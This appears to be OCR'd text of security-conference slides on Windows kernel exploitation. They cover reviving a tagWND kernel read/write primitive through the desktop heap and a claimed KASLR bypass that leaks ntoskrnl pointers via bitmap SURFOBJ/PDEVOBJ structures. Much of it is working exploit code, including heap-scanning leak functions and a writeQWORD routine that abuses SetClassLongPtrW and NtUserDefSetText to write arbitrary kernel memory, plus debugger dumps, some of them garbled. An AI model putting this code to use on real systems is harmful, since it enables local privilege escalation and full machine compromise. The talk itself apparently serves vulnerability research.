
- Inspecting new pointer reveals user-mode mapped Desktop Heap



```
kd> dq 00000299`cfe70000
00000299`cfe70000  00000000`00000000 0100c22c`639ff397
00000299`cfe70010  00000001`ffeeffee ffffbd25`40800120
00000299`cfe70020  ffffbd25`40800120 ffffbd25`40800000
00000299`cfe70030  ffffbd25`40800000 00000000`00001400
00000299`cfe70040  ffffbd25`408006f0 ffffbd25`41c00000
00000299`cfe70050  00000001`000011fa 00000000`00000000
00000299`cfe70060  ffffbd25`40a05fe0 ffffbd25`40a05fe0
00000299`cfe70070  00000009`00000009 00100000`00000000
kd> dq ffffbd25`40800000
ffffbd25`40800000  00000000`00000000 0100c22c`639ff397
ffffbd25`40800010  00000001`ffeeffee ffffbd25`40800120
ffffbd25`40800020  ffffbd25`40800120 ffffbd25`40800000
ffffbd25`40800030  ffffbd25`40800000 00000000`00001400
ffffbd25`40800040  ffffbd25`408006f0 ffffbd25`41c00000
ffffbd25`40800050  00000001`000011fa 00000000`00000000
ffffbd25`40800060  ffffbd25`40a05fe0 ffffbd25`40a05fe0
ffffbd25`40800070  00000009`00000009 00100000`00000000
```

tagWND Primitive Revival

- Manually search through Desktop heap to locate tagWND object




```
VOID setupLeak()
{
    DWORD64 teb = (DWORD64)NtCurrentTeb();
    g_desktopHeap = *(PDWORD64)(teb + 0x828);
    g_desktopHeapBase = *(PDWORD64)(g_desktopHeap + 0x28);
    DWORD64 delta = g_desktopHeapBase - g_desktopHeap;
    g_ulClientDelta = delta;
}

DWORD64 leakWnd(HWND hwnd)
{
    DWORD i = 0;
    PDWORD64 buffer = (PDWORD64)g_desktopHeap;
    while (1)
    {
        if (buffer[i] == (DWORD64)hwnd)
        {
            return g_desktopHeapBase + i * 8;
        }
        i++;
    }
}
```

tagWND Primitive Revival

- Size of ExtraBytes is defined by cbWndExtra when Windows Class is registered
- RegisterClassEx creates a tagCLS object
- tagCLS has ExtraBytes defined by cbClsExtra
- SetWindowLongPtr sets ExtraBytes in tagWND
- SetClassLongPtr sets ExtraBytes in tagCLS




```
cls.cbSize = sizeof(WNDCLASSEX);
cls.style = 0;
cls.lpfnWndProc = WProc1;
cls.cbClsExtra = 0x18;
cls.cbWndExtra = 8;
cls.hInstance = NULL;
cls.hCursor = NULL;
cls.hIcon = NULL;
cls.hbrBackground = (HBRUSH)(COLOR_WINDOW + 1);
cls.lpszMenuName = NULL;
cls.lpszClassName = g_windowClassName1;
cls.hIconSm = NULL;

RegisterClassExW(&cls);
```

tagWND Primitive Revival


- ExtraBytes from tagCLS are still in the kernel
- Allocate tagCLS followed by tagWND.
- Use SetClassLongPtr to update tagWND.strName
- Read/write kernel-mode primitive is back



```
VOID writeQWORD(DWORD64 addr, DWORD64 value)
{
    DWORD offset = addr & 0xF;
    addr -= offset;
    DWORD64 filler;
    DWORD64 size = 0x8 + offset;
    CHAR* input = new CHAR[size];
    LARGE_UNICODE_STRING uStr;
    if (offset != 0)
    {
        filler = readQWORD(addr);
    }
    for (DWORD i = 0; i < offset; i++)
    {
        input[i] = (filler >> (8 * i)) & 0xFF;
    }
    for (DWORD i = 0; i < 8; i++)
    {
        input[i + offset] = (value >> (8 * i)) & 0xFF;
    }
    RtlInitLargeUnicodeString(&uStr, input, size);

    g_fakeDesktop[0x1] = 0;
    g_fakeDesktop[0x10] = addr - 0x100;
    g_fakeDesktop[0x11] = 0x200;

    SetClassLongPtrW(g_window1, 0x308, addr);
    SetClassLongPtrW(g_window1, 0x300, 0x0000002800000020);
    SetClassLongPtrW(g_window1, 0x230, (DWORD64)g_fakeDesktop);
    NtUserDefSetText(g_window2, &uStr);
    SetClassLongPtrW(g_window1, 0x230, g_rpDesk);
    SetClassLongPtrW(g_window1, 0x300, 0x0000000e0000000c);
    SetClassLongPtrW(g_window1, 0x308, g_winStringAddr);
}
```


ONE DOES NOT SIMPLY
MITIGATE KERNEL PRIMITIVES
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
Kernel ASLR Bypass

- Almost all kernel memory is randomized.
- Shared System Page – KUSER_SHARED_DATA is static
  - Located at 0xFFFFF78000000000.
  - Not executable.
  - Does not contain interesting pointers.
- HAL Heap is randomized
- SIDT is mitigated
- Need new ntoskrnl.exe information leak

Kernel ASLR Bypass

- KASLR bypass could be primitive related.
- Must work for Windows 8.1 and Windows 10 1507 to 1703.
- Need a bypass for each primitive.
- Must leak ntoskrnl.exe pointer.



I DONT ALWAYS NEED KASLR BYPASS
BUT WHEN I DO I HIT UP REACTOS
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
Bitmap KASLR Bypass 0-Day

- Surface structure from REACTOS



```
typedef struct _SURFOBJ
{
    DHSURF dhsurf;              // 0x000
    HSURF  hsurf;               // 0x004
    DHPDEV dhpdev;              // 0x008
    HDEV   hdev;                // 0x00c
    SIZEL  sizlBitmap;          // 0x010
```


hdev

GDI's handle to the device, this surface belongs to. In reality a pointer to GDI's PDEVOBJ.

```
    LONG   lDelta;              // 0x024
    ULONG  iUniq;               // 0x028
    ULONG  iBitmapFormat;       // 0x02c
    USHORT iType;               // 0x030
    USHORT fjBitmap;            // 0x032
  // size                          0x034
} SURFOBJ, *PSURFOBJ;
```

Bitmap KASLR Bypass 0-Day


- PDEVOBJ structure from REACTOS



```
{
    BASEOBJECT   baseobj;
    PPDEV        ppdevNext;
    int          cPdevRefs;
    int          cPdevOpenRefs;
    PPDEV        ppdevParent;
    FLONG        flags;
    FLONG        flAccelerated;

                 .....

    PVOID        pvGammaRamp;
    PVOID        RemoteTypeOne;
    ULONG        ulHorzRes;
    ULONG        ulVertRes;
    PFN          pfnDrvSetPointerShape;
    PFN          pfnDrvMovePointer;
    PFN          pfnMovePointer;
    PFN          pfnDrvSynchronize;
    PFN          pfnDrvSynchronizeSurface;
    PFN          pfnDrvSetPalette;
    PFN          pfnDrvNotify;
    ULONG        TagSig;
    PLDEV        pldev;

                 .....

    PVOID        WatchDogContext;
    PVOID        WatchDogs;
    PFN          apfn[INDEX LAST]
} PDEV, *PPDEV;
```

Function Pointer

Bitmap KASLR Bypass 0-Day




```
ffffbd25`56300000  00000000`00052c3b 00000000`00000000
ffffbd25`56300010  ffff968a`3bbee740 00000000`00000000
ffffbd25`56300020  00000000`00052c3b 00000000`00000000
ffffbd25`56300030  00000000`00000000 00000001`00000364
ffffbd25`56300040  00000000 00000d90 ffffbd25`56300270
ffffbd25`56300050  ffffbd2     300270 0000794b`00000d90
```

